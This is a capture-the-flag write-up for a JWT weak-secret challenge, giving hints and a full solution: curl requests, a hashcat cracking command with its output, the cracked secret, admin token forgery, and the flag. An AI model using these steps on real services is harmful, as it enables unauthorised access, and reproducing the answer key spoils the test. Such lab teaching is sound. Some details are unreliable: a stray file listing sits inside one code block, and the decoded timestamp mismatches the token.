Graveyard Shift: Web Exploit - Intermediate

Creator: Spencer Hoevel Points: 500

Description

A multi-step JWT secret attack. Players discover a hidden staff subdomain via an HTML comment, find a weak JWT secret is in use (HS256, brute-forceable with a wordlist), crack it with hashcat, forge an admin-role token, and use it to access a protected `/api/admin` endpoint for the flag. Tests subdomain enumeration, basic JWT structure recognition, offline hash cracking, and token forgery — several sequential skills rather than one, which is why this sits at Intermediate rather than Beginner.

Prompt

Tux's Midnight Market just deployed their new website! However the site is haunted by a spooky security flaw, can you uncover the secret? ;)

Start Here: https://hackoween-shift.lugatuic.org

Connect (optional): ssh ctf<N>@teapot.cs.uic.edu
(Connecting gives you curl, hashcat, and local copy of wordlist)


Hints

1. The shop's public page isn't the only interesting part, something in its source hints at where the real admin action happens.


2. The JWT you get back isn't just a session cookie to read, it's signed with HS256, a symmetric algorithm. If the signing secret is weak, it's crackable.
3. Editing the decoded payload and sending it back won't work on its own, the signature has to match, which means re-signing with the real secret, not just hand-editing JSON.
4. The `/admin` page you can reach isn't where the actual check happens, look at what API call its own source code makes, and how it expects the token to be sent.

Solution


1. The user is given the domain `hackoween-shift.lugatuic.org`



2. Upon inspecting the website, they notice a comment in the source that hints at the subdomain hackoween-shift-staff.lugatuic.org




3. The staff subdomain shows a “Night Shift” staff-only login portal. Entering any credentials issues a user token and directs them to the “graveyard portal” (`/admin`).




4. Visiting `/admin` says access is denied and an admin token is required.

5. Inspecting network requests while generating a user token leads to `staff.js`. Also view-source the `/admin` page — useful later.



6. The JWT is exposed in the login response, visible via the network tab or staff.js.



7. The token is base64-**encoded** (not encrypted — base64 is just an encoding, not a cipher, so it's easily reversible without any key). Download it as JSON and text:

```
curl -s -X POST https://hackoween-shift-staff.lugatuic.org/login \

-H 'Content-Type: application/json' \


-d '{"username":"player","password":"test"}' | tee login.json

python3 -c 'import json;
print(json.load(open("login.json"))["token"])' > jwt.txt
```

```
TechSupportScoreInquiry.pdf
TOOL19T - Develop NMAP Configuration - TOOL19T_-_Develop_NMAP_Configuration.pdf
TOOL23T - Firewall Setup & Configuration RUBRIC.pages - TOOL23T_-_Firewall_Setup__Configuration.pdf
Trojan_Hearse.md-1.pdf
Trojan_Hearse.md.pdf
Untitled document.pdf
> curl -s -X POST https://hackoween-shift-staff.lugatuic.org/login \
-H 'Content-Type: application/json' \
-d '{"username":"player","password":"test"}' | tee login.json
python3 -c 'import json; print(json.load(open("login.json"))["token"])' > jwt.txt

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoicGxheWVyIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3OTI5MDA2OTd9.1LS889xByf5vJBKP8LmDoKZSGS5zl1tMKXI9zFwLDhg"}%
```

8. Decoding it shows the expected JWT structure:




```
{"alg":"HS256","typ":"JWT"}
```

```
{"user":"player","role":"user","iat":1792194077}
```

9. Just changing `"role"` to `"admin"` and resending won't work – the signature won't match.

10. The algorithm is HS256. Researching this shows HS256 tokens can be brute-forced offline if the signing secret is weak.

11. Use a tool like hashcat to brute-force the JWT secret:


```
hashcat -m 16500 -a 0 jwt.txt rockyou.txt
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoicGxheWVyIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3OTI5MDA2OTd9.1LS889xByf5vJBKP8LmDoKZSGS5zl1tMKXI9zFwLDhg:pumpkin

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoicG...FwLDhg
Time.Started.....: Sat Oct 24 23:06:06 2026 (0 secs)
Time.Estimated...: Sat Oct 24 23:06:06 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#02........: 16051.8 kH/s (0.59ms) @ Accel:1008 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 516096/14344384 (3.60%)
Rejected.........: 0/516096 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#02..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#02...: 123456 -> dudu123
Hardware.Mon.#02.: Util: 35% Pwr:293mW

Started: Sat Oct 24 23:05:55 2026
Stopped: Sat Oct 24 23:06:07 2026
```

12. The secret cracks quickly. The player can now forge an authentic admin token – an easy way to do this is a site like https://jwttoolbox.com/generate/.



13. The /admin page's source shows the real authorization check happens at /api/admin, not just /admin.

14. The page also shows bearer-token auth is required in the request header:

```
curl -H "Authorization: Bearer YOUR_GENERATED_TOKEN" \
https://hackoween-shift-staff.lugatuic.org/api/admin
```

15. This returns the flag.



Flag

flame{LUG_Pumpk1n_Sp1C3}